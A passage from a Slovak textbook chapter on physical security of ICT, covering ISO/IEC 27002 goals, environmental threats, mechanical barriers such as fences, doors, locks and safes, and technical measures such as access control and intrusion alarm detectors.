Súčasťou fyzickej bezpečnosti sú samozrejme aj ďalšie opatrenia a postupy, a to najmä podmienky vstupu a pohybu osôb v rámci chránených objektov a priestorov, problematika prístupu k samotným IKT a vhodné spôsoby ich umiestňovania, najmä vzhľadom na potreby a podmienky IKT na prostredie, ktoré sú iné pre IKT a iné pre človeka.
Zároveň je potrebné riešiť fyzickú bezpečnosť komplexne počas celého životného cyklu IKT, nie len fázu jeho používania v reálnej prevádzke. Je dôležité venovať sa fyzickej bezpečnosti vo všetkých fázach životného cyklu IKT, od vývoja počnúc a končiac pri vyraďovaní a likvidácii zariadení. Pri dnešnom využívaní moderných technológií, či už doma alebo v práci, by bolo veľmi krátkozraké, keby problematika riadenia fyzickej bezpečnosti končila len na hranici chránených a jasne vymedzených priestorov a objektov. Dnes už je samozrejmosťou, že v rámci riadenia bezpečnosti je potrebné riešiť aj spôsoby a podmienky pre mobilnú a vzdialenú prácu a s tým spojené problémy ochrany IKT, a v nich nachádzajúcich sa dátových aktív, aj mimo chránených priestorov konkrétnej organizácie.
V súlade s uvedenými skutočnosťami je táto kapitola rozdelená do niekoľkých základných častí. Účelom prvej časti je poskytnúť prehľad o základných prvkoch fyzickej bezpečnosti. Druhá časť je zameraná na vysvetlenie pojmov ako sú bezpečnostný perimeter, chránený objekt, chránený priestor a bezpečnostná zóna. Osobitná pozornosť je venovaná problematike umiestňovania a prístupu k IKT. Samostatná časť je venovaná špecifickým opatreniam ako sú napr. organizačné opatrenia, práca mimo priestorov organizácie, ochrana proti nežiaducemu elektromagnetickému vyžarovaniu a pod. V poslednej časti sa stručne pozrieme na štandard ANSI/TIA 942 - Štandardy telekomunikačnej infraštruktúry pre dátové centrá, ktorý definuje štyri základné úrovne požiadaviek na dátové centrá.

## 7.2 Ciele fyzickej ochrany IKT

V rámci fyzickej bezpečnosti môžeme hovoriť, že nejde len o ochranu IKT zariadení ako takých (či už systémov a aplikácií, ktoré podporujú výkon služieb a činností konkrétnej organizácie, alebo systémov a zariadení podpornej sieťovej a komunikačnej infraštruktúry), ale aj o ochranu ďalších špecifických aktív, ktorými sú spravidla ľudia, objekty (priestory, kancelárie, budovy, výrobne haly, ...) a informácie a údaje v materiálnej (fyzickej) podobe (napr. dokumenty, správy, tlačivá, „know-how“, atď.).
Podľa normy STN ISO/IEC 27002 je cieľom manažmentu v tejto oblasti zabránenie neautorizovanému fyzickému prístupu, poškodeniu a ohrozovaniu priestorov a informácií spoločnosti a predchádzanie strate, poškodeniu alebo kompromitácii aktív spolu s predchádzaním prerušenia aktivít a činností spoločnosti.
Uvedená norma zároveň rozdeľuje fyzickú bezpečnosť a bezpečnosť prostredia na dve základné oblasti. Prvá oblasť rieši problematiku tzv. bezpečných oblastí, ako je napr. perimeter fyzickej bezpečnosti, opatrenia fyzického vstupu, zabezpečenie kancelárií, miestností a prostriedkov, ochrana pred vonkajšími hrozbami a hrozbami prostredia, práca v zabezpečených oblastiach a verejne prístupné priestory, zásobovacie a expedičné oblasti. Druhá oblasť sa zaoberá problematikou bezpečnosti zariadení ako takých. Ide najmä o umiestnenie a ochranu zariadení, podporné služby, bezpečnosť kabeláže, údržbu zariadení, bezpečnosť zariadení mimo priestorov organizácie, bezpečnú likvidáciu alebo opätovné použitie zariadení a premiestňovanie majetku organizácie.
V rámci každej z uvedených oblastí sú definované základné opatrenia, ktoré je vhodné implementovať za účelom zabezpečenia primeranej ochrany IKT zariadení a všetkých aktív organizácie.
Dopady pri nedostatočnej implementácii opatrení fyzickej bezpečnosti môžu byť spojené v tom „lepšom“ prípade len s materiálnou alebo minimálnou finančnou stratou. Pri uplatnení najhoršieho scenára môže ísť, nie len o poškodenie renomé organizácie, ale aj o značné finančné straty, alebo sankcie, ktoré môžu spôsobiť prípadný krach celej spoločnosti. V prípade systémov kritickej infraštruktúry, ktorých narušenie, nedostatok, alebo zničenie by mohlo spôsobiť narušenie spoločenskej stability a bezpečnosti štátu sú tieto dopady ešte omnoho závažnejšie. No asi najzávažnejším dopadom by bolo, keby došlo, či už vplyvom útoku prípadného narušiteľa, alebo vplyvu vonkajších faktorov, k stratám na ľudských životoch.
Hlavným cieľom fyzickej bezpečnosti a bezpečnosti prostredia je eliminácia hrozieb a zraniteľností a minimalizácia dopadov v prípade ich uplatnenia.
Vo všeobecnosti môžeme povedať, že cieľom fyzickej bezpečnosti je zabezpečenie:

- prístupu do priestorov kde sa nachádzajú IKT len oprávneným osobám a zabránenie vniknutia neoprávnených osôb,
- kontrolovaného pohybu neoprávnených osôb (návštev a tretích strán) tak, aby nedochádzalo k neoprávnenej a neautorizovanej činnosti nad IKT, aby nedochádzalo k narušeniu dôvernosti, integrity alebo dostupnosti aktív organizácie,
- umiestnenia IKT do vyhovujúceho prostredia z pohľadu jeho prevádzky alebo uskladnenia (napr. teplota, tlak, vlhkosť, antistatická úprava, záložné napájanie a pod.),
- umiestnenia IKT do vyhovujúceho prostredia z pohľadu dôvernosti spracovávaných aktív (napr. odpozorovanie obrazovky, odchytenie nežiaduceho EMV a pod.),
- umiestnenia IKT do prostredia, ktoré eliminuje riziká vyplývajúce z prírodných vplyvov (napr. požiar, záplava, dym, zemetrasenie a pod.),
- umiestnenia IKT do prostredia, ktoré eliminuje riziká vyplývajúce z vplyvov okolitých technických a iných zariadení alebo pohybu osôb, prípadne prepravy materiálov (napr. zatopenie z vodovodu alebo kúrenia, rušenie, vytrhnutie alebo preseknutie káblov, mechanické poškodenie zariadení a pod.),
- ochrany IKT a príslušných aktív v prípade jeho premiestňovania alebo likvidácie,

- ochrany IKT v prípade vzdialenej práce mimo priestorov organizácie.

## 7.3 Základné požiadavky na prostredie, v ktorom majú pôsobiť IKT

Základným problémom, ktorý je potrebné v rámci riadenia fyzickej bezpečnosti vyriešiť je skutočnosť, že ľudia potrebujú pracovné podmienky odlišné od podmienok, ktoré sú vhodné a potrebné pre fungovanie a prevádzku IKT. Podmienky v priestoroch určených pre uloženie serverov a archiváciu dát sú spravidla iné ako pracovné prostredie pre zamestnancov. Ide najmä o teplotu, vlhkosť a tlak prostredia ale aj o problém so statickou energiou, prípadne potrebou záložného napájania.
Pri nedodržaní podmienok vhodných pre prevádzku informačných a komunikačných technológií môže dôjsť k dočasnému, alebo trvalému narušeniu ich funkcie. Zároveň to platí aj opačne, t.j. pokiaľ by sa človek, napr. operátor alebo administrátor IKT, zdržoval dlhšiu dobu v prostredí umiestnenia IKT môžu sa uňho prejaviť zdravotné problémy s dočasnými alebo aj trvalými následkami.
Okrem uvedenej skutočnosti je potrebné vyriešiť aj požiadavky na prostredie vzhľadom na hrozby, ako sú napr. požiar, záplava, zatopenie z interných rozvodov vody, prípadne kúrenia alebo požiarneho systému, rušenie, vytrhnutie alebo preseknutie káblov, mechanické poškodenie zariadení a pod.
V prípade spracovávania citlivých informácií s vysokou hodnotou pre organizáciu je rovnako dôležité zabezpečiť príslušné aktíva z pohľadu ich neoprávneného odpozorovania, napr. na obrazovke počítača, alebo odchytením nežiaduceho elektromagnetického vyžarovania a pod. Za týmto účelom je potrebné zohľadniť aj uvedené skutočnosti, resp. požiadavky na prostredie, v ktorom majú byť prevádzkované príslušné IKT.
Poslednou požiadavkou na prostredie je samozrejme poskytnutie dostatočných možností na realizáciu opatrení týkajúcich sa zabezpečenia prístupu len oprávnených osôb, resp. zabránenia vniknutia neoprávnených osôb. Ide najmä o možnosť vybudovania alebo inštalácie potrebných mechanických zábranných prostriedkov a technických zabezpečovacích prostriedkov, ale aj akejkoľvek inej podpornej infraštruktúry (napr. vedenie káblov, umiestenie požiarneho systému, vybudovanie antistatickej podlahy, záložného generátora a pod.).

### 7.3.1 Hrozby a ich nositelia a negatívne vplyvy

Pre efektívne riadenie fyzickej bezpečnosti je potrebné poznať základnú skupinu hrozieb, ktoré sú relevantné z pohľadu fyzického zabezpečenia a prípadne aj základných nositeľov týchto hrozieb, aby bolo možné navrhnúť konkrétne protiopatrenia na elimináciu príslušných rizík vyplývajúcich z týchto hrozieb.
V súlade s vyššie uvedeným základnými požiadavkami na prostredie, v ktorom majú pôsobiť IKT, môžeme hovoriť o tejto základnej skupine hrozieb:

- úmyselné narušenie dôvernosti, integrity alebo dostupnosti (napr. poškodenie, krádež alebo sabotáž, odpozorovanie citlivých informácii, odchytenie nežiaduceho EMV a pod.),
- neúmyselné narušenie dôvernosti, integrity alebo dostupnosti (napr. neúmyselné mechanické poškodenie, neúmyselné prerušenie dátových alebo elektrických vedení, zabudnutie alebo strata zariadenia alebo nosiča dát, neprimeraná manipulácia s IKT, nevhodné návštevné priestory alebo nedodržanie režimových pravidiel a pod.),
- prírodné vplyvy (požiar, dym, záplava, zemetrasenie, zvýšená prašnosť prostredia, a pod.),
- poruchy podpornej infraštruktúry (prerušenie dodavky elektrickej energie, porucha riadenia klimatizácie, ventilácie, kúrenia, vodovodu, požiarneho systému a pod.),
- technické poruchy (konkrétne poruchy IKT, rušenie a pod.),
- hrozba zneužitia zariadení alebo neoprávneného prístupu k nim (a v nich spracovávaných, prenášaných alebo ukladaných dát) počas ich premiestňovania alebo likvidácie,

- hrozba zneužitia mobilných zariadení alebo neoprávneného prístupu k nim (a v nich spracovávaných, prenášaných alebo ukladaných dát) pri práci s nimi mimo zabezpečených priestorov organizácie.

Pri aplikovaní konkrétnych opatrení fyzickej bezpečnosti, organizačných opatrení a návrhu príslušnej dokumentácie a interných smerníc v oblasti riadenia fyzickej bezpečnosti je potrebné zohľadniť aj ďalšie skutočnosti v súvislosti s uvedenými hrozbami. Ide najmä o hrozby, ktoré vyplývajú z pôsobenia ľudského faktoru, z prístupu tretích strán (napr. pracovníkov údržby, servisu, zásobovania alebo iných zmluvných pracovníkov), z prístupu a spôsobu vjazdu motorových vozidiel do objektu, z lokality a umiestnenia budovy alebo chráneného priestoru, z náchylnosti budovy na vonkajšie vplyvy prostredia, z prípadných teroristických aktivít, z nežiaducich aktivít prepustených zamestnancov, zo správania sa zamestnancov na pracovisku (napr. aj z dôvodu povolenia alebo zakázania fajčenia na pracovisku), zo spôsobu práce zamestnancov vzhľadom na činnosti organizácie (mobilná práca, kontakt s klientom na priehradke a vo vyhradených priestoroch alebo v kancelárii) a pod.

## 7.4 Prehľad základných prvkov fyzickej bezpečnosti

Prostriedky na zaistenie fyzickej bezpečnosti spadajú do kategórie „klasická ochrana“. Je to základný druh ochrany, ktorý tvorí súhrn opatrení na priame zabezpečenie objektu a jeho dôležitých častí vytvorením systému zábran, prekonanie ktorých vyžaduje určitý čas, použitie nástrojov a prostriedkov, zručnosť páchateľa a pod. **Error! Reference source not found.**.
Je potrebné si uvedomiť práve uvedený časový aspekt a aspekt náročnosti, t.j. skutočnosť, že neprekonateľná ochrana neexistuje. Všetky opatrenia, ktoré urobíme sú prekonateľné. Otázkou zostáva len za aký čas, a za akých iných, napr. technologických, organizačných alebo ďalších podmienok to bude možné. Z uvedeného dôvodu sa pri aplikácii fyzickej bezpečnosti využíva kombinácia použitia mechanických zábranných a technických zabezpečovacích prostriedkov spolu s použitím samotnej fyzickej ochrany prostredníctvom ľudí (napr. SBS) a v kombinácii s ďalšími opatreniami najmä organizačného charakteru.
Použitie mechanických zábranných prostriedkov, ako sú napr. dvere, plot, stena, mreža, rampa alebo obdobná prekážka slúžia najmä na kontrolu a riadenie vstupu alebo vjazdu do objektu alebo priestoru, ale zároveň aj na zdržanie prípadného narušiteľa do doby príchodu pracovníkov fyzickej ochrany alebo polície. Ide o tzv. preventívne opatrenia, ktoré dokážu za určitých okolností a pri správnom použití zabrániť v definovanom čase prípadnému narušeniu dôvernosti, integrity alebo dostupnosti informačných aktív. Okrem týchto opatrení je možné využiť aj rôzne technické zabezpečovacie prostriedky (napr. systém detekcie narušenia priestoru, riadený systém kontroly vstupu, požiarny hlásič a pod.), ktoré však v prevažnej miere majú už len detektívny charakter, t.j. dokážu identifikovať konkrétnu hrozbu, znovu za určitých okolností a podmienok použitia, ale nedokážu jej zabrániť. Preto je veľmi dôležité uvedené prostriedky kombinovať a kombinovať ich aj s inými, najmä tzv. režimovými opatreniami.
Účelom tejto časti je poskytnúť prehľad o základných prvkoch fyzickej bezpečnosti, ktoré sú rozdelené na mechanické zábranné prostriedky, technické zabezpečovacie prostriedky a podpornú infraštruktúru.

### 7.4.1 Mechanické zábranné prostriedky (MZP)

Mechanické zábranné prostriedky majú za úlohou sťažiť alebo prakticky úplne znemožniť páchateľovi jeho vniknutie do chráneného objektu, prípadne priestoru alebo zabrániť manipulácii s chránenými predmetmi.
Medzi základné mechanické zábranné prostriedky patria najmä:

- Vonkajšie stavebné prvky:
  - rôzne druhy oplotenia, bariér, múrov, tiež brány, závory a pod.
- Stavebné prvky budov:

- steny, stropy, podlahy, strecha, vnútorné priečky,
- otvorové výplne, ako sú napr. dvere, zárubne, okná, balkónové dvere, rôzne druhy zabezpečenia vetracích otvorov, mreže, rolety, okenice, bezpečnostné fólie, vrstvené sklo a pod.

- Bezpečnostné zámky a systémy:
  - najmä zámky dverí, okenné zámky, elektronické zámky.
- Bezpečnostné uzamykacie systémy:
  - trezory (nazývané aj „úschovné objekty“), stabilné komorové trezory, bezpečnostné schránky, bezpečnostné kufríky, bezpečnostné klietky a iné.

V prípade mechanických zábranných prostriedkov by sa dala aplikovať paralela s článkami reťaze: „celok je len tak bezpečný, ako bezpečný je jeho najslabší článok“. V tomto duchu môžeme odcitovať napr. aj vyhlášku NBÚ č. 336/2004 Z. z. o fyzickej bezpečnosti a objektovej bezpečnosti, ktorá hovorí: „Na určenie odolnosti hranice chráneného priestoru je rozhodujúca tá časť hranice chráneného priestoru, ktorá má najnižšiu odolnosť.“.
Bezpečnosť mechanických zábranných prostriedkov alebo ich odolnosť voči prekonaniu je charakterizovaná tzv. prielomovou odolnosťou.
Prielomová odolnosť vyjadruje stupeň pasívnej bezpečnosti (mechanickej odolnosti) mechanických zábranných prostriedkov. Stanovuje sa počtom odporových jednotiek (RU) v prípade úschovných objektov, alebo dĺžkou časového intervalu (u ostatných MZP), ktoré sú potrebné na ich prekonanie **Error! Reference source not found.**.
Pri určení hodnoty prielomovej odolnosti sa zohľadňuje najmä ohodnotenie určitého náradia, t.j. obťažnosti jeho zaobstarania a jeho obsluhy na mieste činu. Kategorizácia náradia začína pri ľahkom ručnom náradí (hmotnosť približne do 1,5 kg a dĺžka približne do 40 cm) a končí až pri špeciálnom a najmä drahom náradí, ako sú napr. termické tyče, korunové vrtáky a pod.
Samotné prekonanie, najmä pri trezoroch, je rozdelené do dvoch kategórii. Ide buď o tzv. čiastočný prielom alebo úplný prielom mechanického zábranného prostriedku. Podľa typu a veľkosti chránenej veci v trezore môže riziko predstavovať už aj čiastočný prielom, aj pokiaľ by cez príslušný otvor nemohlo dôjsť k jej odcudzeniu, pretože minimálne predstavuje riziko zničenia alebo poškodenia chránenej veci.

#### *7.4.1.1 Vonkajšie stavebné prvky*

Za vonkajšie stavebné prvky, ktoré môžu, za určitých podmienok, zabezpečovať funkciu mechanického zabezpečovacie prostriedku môžeme považovať najmä rôzne druhy oplotenia, bariér, múrov, tiež brány, závory a pod.
Za základný mechanický zabezpečovací prostriedok obvodovej ochrany môžeme považovať tzv. bariéry. Na základe požiadaviek bezpečnosti je možné rozdeliť bariéry nasledovne:

- s nízkou pasívnou bezpečnosťou - v podstate iba ohraničujú priestorovo územie, a tým chránia pred nežiaducim vstupom, sú to v podstate ploty z rôznych materiálov,
- so zvýšenou pasívnou bezpečnosťou - bariéry používané k obvodovej ochrane objektov, spravidla ide o pevné oplotenie špeciálnej konštrukcie alebo mobilné cievkové bariéry,
- so zaručenou pasívnou bezpečnosťou - bariéry používané k obvodovej ochrane objektov s vysokým stupňom rizika, môže ísť o oplotenie špeciálnej konštrukcie až do výšky 5 m**.**

Bezpečnostné oplotenie je v podstate obvodová (perimetrická) ochrana vonkajšieho okolia objektu, t.j. budovy, alebo priľahlých pozemkov a iných chránených častí. Môže byť vyrobené napríklad z betónových alebo iných pevných tvárnic vystužených oceľovými sieťami alebo prútmi, prípadne zo zváraného pletiva, doplnené ochranou v jeho vrchnej časti v podobe ostnatého, či „žiletkového“ drôtu.
Pre všetky stavebné prvky, či už ide o bariéry, múry, ploty ale aj o posuvné alebo krídlové brány, prípadne závory, platí pravidlo, že pokiaľ majú byť použité ako mechanické zábranné

prostriedky, t.j. nie len ako prostriedok na vymedzenie „vlastníckych práv“ a určenie hranice pozemku, alebo ako estetický doplnok, musia byť dostatočne odolné a technicky upravené tak, aby dokázali odolávať predpokladaným hrozbám narušenia.

#### 7.4.1.2 Stavebné prvky budov

Stavebné prvky patria k prirodzeným ochranným prostriedkom mechanickej plášťovej ochrany, pretože sú spravidla základom celkovej stavebnej konštrukcie objektu. Ako bolo uvedené vyššie, patria sem najmä steny, podlaha, stropy, ale aj strechy budov a vnútorné steny, resp. priečky. Dôležitá je ich mechanická odolnosť voči prielomu, resp. narušeniu, ktorá je závislá predovšetkým od použitého materiálu a jeho hrúbky. [2]
Podľa použitého stavebného materiálu sa vo vzťahu k mechanickej odolnosti rozlišujú:

- ľahké stavby, ktorých pasívna bezpečnosť je veľmi nízka (patria sem napr. sádro-kartónové priečky a výplne, vlnité a profilové plechy, murované priečky z dutých tehál, priečkové betónové steny bez výstuže, pórobetónové murivo a pod.),
- pevné stavebné konštrukcie, ktoré zabezpečujú, vzhľadom na použité stavebné materiály a dosahovanú hrúbku (napr. oceľové výstuže), veľkú škálu mechanickej odolnosti, a tým aj požadovanú pasívnu bezpečnosť.

Pre zvýšenie bezpečnosti môže byť do konštrukcie, najmä vnútorných priečok, vložená vrstva oceľového plechu, ktorá ak je potrebné dosiahnuť vyššiu triedu bezpečnosti môže byť ešte posilnená vloženými tenkostennými profilmi.
Okrem pevnosti samotných stavebných konštrukcií je dôležitá aj kvalita a mechanické zabezpečenie a odolnosť spomenutých otvorových výplní, ako sú najmä dvere, zárubne, okná, balkónové dvere, rôzne druhy vetracích otvorov, mreže, rolety, okenice, bezpečnostné fólie, vrstvené sklo a pod.
Bezpečnostné dvere, t.j. dvere odolnejšie proti vlámaniu sa v zásade svojou funkciou nelíšia od bežných dverí. Rozdeľujú sa do samostatných kategórií. Rozdiely spočívajú predovšetkým v pevnostných parametroch, resp. v prielomovej odolnosti. Bezpečnosť týchto dverí je založená spravidla na bezpečnostných zárubniach, závesoch dverí, viacbodovom uzamykaní a vnútornej bezpečnostnej štruktúre. Doplnkovými bezpečnostnými prvkami dverí býva dverový priezor, ktorý môže byť klasický alebo panoramatický a dverová poistná retiazka umožňujú pootvorenie dverí na definovanú vzdialenosť a v tejto polohe dvere zaistiť tak, aby nedošlo k násilnému vniknutiu nepovolanej osoby, prípadne napadnutiu osoby.

#### 7.4.1.3 Bezpečnostné zámky a systémy

Bezpečnostné zámky a systémy tvoria najmä zámky dverí, okenné zámky, elektronické zámky, zámky bezpečnostných uzamykacích systémov (úschovných objektov, bezpečnostných schránok, klietok a pod.).
Ich základnou bezpečnostnou vlastnosťou by mala byť implementácia vhodných ochranných prvkov a technológií, ktoré dokážu zabezpečiť odolnosť zámku najmä proti vyhmatnutiu, proti odvŕtaniu, proti použitiu nedeštruktívnej dynamickej (tzv. “bump-key”) metódy, prípadne voči iným špeciálnym technikám. Cieľom týchto opatrení je, aby sa zámok dal otvoriť len s použitím príslušného kľúča, alebo odpovedajúceho kódu v prípade použitia elektronického zámku.
Na zvýšenie bezpečnosti je možné, v niektorých špecifických prípadoch použiť aj prídavné zámky. Ide najmä o doplnkové uzamykacie zariadenia dverového zadlabovacieho zámku, ktoré rozširujú uzamykací systém dverí, a tak zvyšujú ich pasívnu bezpečnosť. Vyhotovujú sa aj špeciálne druhy zámkov, ktorých uzamykacia zostava je vytvorená iným spôsobom ako mechanickým, napr. magnetický, elektrický, elektromagnetický, kombinovaný.
V niektorých prípadoch je vhodné použitie aj okenných zámkov, najmä pokiaľ je dôležité zabrániť neoprávnenému otvoreniu okna z vnútornej strany. Okenné kovania a uzávery zabezpečujú dôležitú úlohu z hľadiska pasívnej bezpečnosti. Musia dostatočne zabezpečovať okenné krídlo proti vytlačeniu. V súčasnej dobe sa vyrábajú v širokom sortimente prevažne z kovu a je možné takéto kovania aj uzamykať vstavanou cylindrickou vložkou priamo v kľučke kovania.

Elektronický zámok je elektronické zariadenie využívané namiesto mechanických zámkov. Môže slúžiť nie len pre zamykanie a odomykanie trezorov, ale napríklad aj budov, prístrojov a zariadení, prípadne na umožnenie prístupu do počítača. Podobne ako mechanický zámok aj elektrický zámok sa skladá zo zámku (z čítacej a vyhodnocovacej jednotky) a elektronického kľúča. Niekedy sa používa aj kombinácia elektronický kľúč v mechanickom kľúči (automobil), alebo ovládanie jedného zámku dvoma spôsobmi (vstupná brána v paneláku sa otvára elektronickým kľúčom, ale aj mechanickým – pre jeho energetickú nezávislosť). Ich použitie je všestranné, nutnou podmienkou však je nepretržitá dodávka elektrickej energie. Základnou úlohou vyhodnocovacej jednotky je prevziať prečítaný údaj (kód) zo snímacej časti, dešifrovať ho, porovnať kód so zoznamom prípustných kódov a rozhodnúť, či bude umožnený prístup. V kladnom prípade riadiaca jednotka vyšle impulz koncovému zariadeniu (efektoru) teda samotnému zámku, ktorý sa odomkne. Zložitejšie jednotky môžu byť doplnené o logovanie, prípadne iné spracovávanie a vyhodnocovanie údajov alebo o komunikáciu s inými systémami, napr. s EZS a pod.[3].

#### *7.4.1.4 Bezpečnostné uzamykacie systémy*

Pod bezpečnostnými uzamykacími systémami rozumieme najmä trezory, stabilné komorové trezory, bezpečnostné schránky, bezpečnostné kufríky, bezpečnostné klietky a iné špeciálne zariadenia, ktoré umožňujú uzamknúť predmet, ktorý majú chrániť, napr. káble na uzamknutie prenosných počítačov a pod.
Trezorom je, podľa zdroja **Error! Reference source not found.**, priestor ohraničený špeciálnou konštrukciou, ktorá zaručuje maximálne dosiahnuteľnú bezpečnosť pre vnútri uložené hodnoty (cenné predmety, dátové nosiče, peniaze, dôležité doklady, listiny, šperky, zlato alebo iné cennosti) pred ich zneužitím poškodením, odcudzením, alebo zničením. Musia mať zodpovedajúcu trezorovú zámku, pričom táto zámka, resp. systém zámky musí mať rovnakú mechanickú odolnosť, t.j. musí byť v rovnakej bezpečnostnej triede ako úschovný objekt.
Rozdeľujú sa do dvoch skupín:

- Stabilné komorové trezory - sú úschovné objekty, ktoré sú pevnými stavebnými celkami budov a doplnené špeciálne konštrukčne riešenými trezorovými dverami, majú veľmi vysokú mechanickú odolnosť a prielomová odolnosť týchto trezorov je zhodná s parametrami stien, podlahy a stropov, rozdeľujú sa na:
  - monolitické komorové trezory, ktoré vznikajú priamo pri stavbe uložením a spracovaním betónovej zmesi so statickou a špeciálnou výstužou do požadovaného tvaru,
  - panelové komorové trezory sa montujú priamo na stavbe z príslušných priemyslovo vyrobených panelových prvkov,
  - kombinované komorové trezory, ktoré vznikajú kombináciou predchádzajúcich stavebných technológií.
- Mobilné trezory skriňového typu - sú druhom úschovných objektov, ktoré predstavujú veľké množstvo rôznych trezorov, pokladní, sejfov alebo skriňových trezorov, môžu byť rozdelené do troch skupín:
  - komerčné úschovné objekty a sejfy (príručné pokladničky, manipulačné schránky, oceľové skrine, ohňovzdorné skrine, pokladnicové skrine, trezory na úschovu dát, trezory na zbrane a pod.),
  - vstavané trezory sú spravidla jednoplášťové trezory určené na zamurovanie,
  - skriňové trezory sú používané predovšetkým v bankovníctve, sú konštruované ako viacplášťové so železobetónovou výplňou.

U trezorov s vyšším stupňom bezpečnosti (napr. pancierové pokladne) je do výplne vkladaný liatinový pancier, prípadne žiaruvzdorná alebo medená doska.

Okrem klasických trezorov je možné použiť aj trezory, ktoré sú namontované napr. do osobných alebo úžitkových automobilov, prípadne použiť osobné bezpečnostné kufríky, napríklad na prepravu záložných kópii dát do vzdialenej lokality (napr. banky).
Bezpečnostné klietky a iné produkty z kovovej sieťoviny umožňujúce ich uzamknutie ponúkajú nie len ochranu prístupu k samotným IKT umiestnených napríklad v rack-och, ale aj ochranu pre rôzne scenáre, ako napríklad proti zrúteniu a prevencii voči padajúcim objektom.
Samotné klietky môžu byť pripevnené k regálu, alebo použité vertikálne ako oplotenie a ukotvené k podlahe, ako redukcia rizika vyplývajúceho z používania vysokozdvižných vozíkov, alebo voľných predmetov padajúcich z paliet v regáloch.
Sieťová ochrana je preto vhodná pre použitie v bežných skladoch rovnako ako v chladiarenských a mraziarenských skladoch a najmä v datacentrách so spoločným priestorom pre viacero používateľov.
Toto riešenie sa využíva najmä v dátových centrách, kde sa v rámci jedného priestoru, resp. miestnosti môže nachádzať viacero rack-ov viacerých subjektov, takže je potrebné zamedziť neoprávnenému prístupu ľudí, najmä administrátorov jedného subjektu k IKT iného subjektu.

### 7.4.2 Technické zabezpečovacie prostriedky (TZP)

Základným rozdielom medzi mechanickými zábrannými prostriedkami a technickými zabezpečovacími prostriedkami, ktorý je zrejmý aj z ich samotného názvu (zábranné vs. zabezpečovacie), je skutočnosť, že technické zabezpečovacie prostriedky nedokážu zabrániť prípadnému narušeniu alebo zneužitiu IKT zariadení. Dokážu chránený priestor zabezpečiť, t.j. identifikovať prípadné narušenie alebo konkrétnu hrozbu, dokážu o tejto skutočnosti informovať fyzickú ochranu alebo policajný zbor, ale nedokážu jej zabrániť, aj keď môžeme povedať, že v určitých prípadoch sa o to pokúšajú. Máme na mysli najmä použitie sirén s intenzitou zvuku za prahom bolesti (viac ako 120 dB), prípadne použitie iných, pre človeka nepríjemných, technológii alebo prostriedkov (napr. blikajúce intenzívne svetlo, mikrovlnné žiarenie špecifickej vlnovej dĺžky vyvolávajúce u človeka pocit neprimeraného tepla a pod.), ktoré majú za cieľ odradiť narušiteľa od ďalšieho škodlivého konania a prinútiť ho opustiť chránený priestor.

Technickými zabezpečovacími prostriedkami sa rozumejú najmä:

- systémy na kontrolu vstupov do objektov a systémy slúžiace na elektronické preukazovanie totožnosti a oprávnenosti osôb,
- elektrické zabezpečovacie systémy (poplachové systémy na hlásenie narušenia),
- elektrická požiarna signalizácia, prípadne vrátane automatického požiarneho systému,
- kamerové systémy (či už s prenosom obrazu mimo chránený priestor, napr. na PCO alebo s uzatvoreným televíznym okruhom v rámci chráneného priestoru),
- tiesňové systémy a tiesňové tlačidla,
- zariadenia na detekciu látok a predmetov,
- zariadenia fyzického ničenia nosičov informácií.

#### *7.4.2.1 Systém kontroly vstupu*

Systém kontroly vstupov je systém obsahujúci technické a organizačné opatrenia vrátane tých, ktoré sa týkajú zariadení potrebných na riadenie vstupov. Základné funkcie systému kontroly vstupov sú spracovanie, napájanie, samoochrana, programovateľnosť, ovládanie miesta prístupu, identifikácia, zobrazovania, hlásenie a prípadne komunikácia s ostatnými systémami.
Úlohou systému kontroly vstupu je najmä rozhodnúť kto má povolený vstup, kde môže byť prístup získaný, kedy je prístup povolený (ak systém túto funkciu poskytuje) a minimalizovať riziko nepovoleného vstupu. **Error! Reference source not found.**.

#### 7.4.2.2 Elektrický zabezpečovací systém

Elektrický zabezpečovací systém je poplachový systém pre detekciu a indikáciu prítomnosti, vstupu alebo pokusu o vstup narušiteľa do strážených objektov. Základnú zostavu EZS tvorí: ústredňa, jeden alebo viacej detektorov, jedno alebo viacej signalizačných zariadení prípadne poplachových prenosových systémov, jedno alebo viacej napájacích zariadení, ktoré môžu byť kombinované s inými komponentmi EZS alebo sú realizované samostatne.
Ústredňa EZS je zariadenie pre príjem, spracovanie, ovládanie, indikáciu a inicializáciu následného prenosu informácií. Často má inteligentný spôsob komunikácie medzi snímačom a ústredňou, t.j. je pravidelne kontrolovaná dostupnosť a neporušenosť snímača, pri rádiovom prenose môže byť sledované prípadné rušenie a samotná komunikácia býva spravidla šifrovaná. Všetky druhy snímačov, magnetických kontaktov a tlačidiel, môžu byť paralelne pripojené a súčasne sledované pomocou dvojvodičového vedenia vrátane ich okamžitého stavu i ochrany proti sabotáži. Môže tiež umožňovať programovanie a archivovanie dát prostredníctvom počítača.
Detekčný systém je zariadenie a elektrická inštalácia, ktorá sa používa na prenos informácií zo siete automatických detektorov prítomnosti nebezpečenstva. Podľa zdroja **Error! Reference source not found.** je detektor (snímač) zariadenie na vytváranie poplachových stavov ako odoziev na nedovolené vniknutie alebo pokus o vniknutie do chráneného objektu, resp. priestoru, inú nedovolenú činnosť narušiteľa alebo úmyselné konanie narušiteľa.
Detektory samotné sa rozlišujú najmä technológiou, resp. použitým princípom na detekciu narušenia, či už ide o detekciu pohybu, otvorenia okien a lebo dverí, rozbitia okien a pod. Základné typy detektorov sú:

- Pasívne infračervené (PIR) detektory - sú snímače, ktoré vytvárajú poplachový stav ako odozvu na zmenu úrovne snímaného infračerveného žiarenia spôsobenú osobami pohybujúcimi sa v snímanom priestore.
- Infračervená závora - je také detekčné zariadenie, ktoré vytvára poplachový stav ako odozvu na prerušenie lúča infračerveného žiarenia medzi vysielačom a prijímačom.
- Detektory pohybu založené na inej technológii:
  - dopplerovský ultrazvukový – detektor, ktorý vytvára poplachový stav ako odozvu na frekvenčný posun ultrazvukového žiarenia od pohybujúcej sa osoby,
  - dopplerovský mikrovlnný – detektor, ktorý vytvára poplachový stav ako odozvu na frekvenčný posun mikrovlnného žiarenia po odraze od pohybujúcej sa osoby,
- Ďalšie špeciálne druhy detektorov:
  - zahŕňajú napr. deštrukčné detektory, ktoré sú schopné podľa svojich konštrukčných vlastností alebo spôsobu inštalácie iba jednorazovej detekcie.
  - pasívny detektor rozbitia skla - je detektor so snímacím prvkom pripevneným na povrchu sklenej tabule, ktorý deteguje otrasové vlny šíriace sa sklom od momentu rozbitia,
  - signalizátor rozpojenia magnetických kontaktov (magnetický detektor) - je taký detektor, ktorý vytvára poplachový stav ako odozvu na definovanú zmenu magnetického poľa v jeho bezprostrednej blízkosti spôsobenú narušením chráneného priestoru,
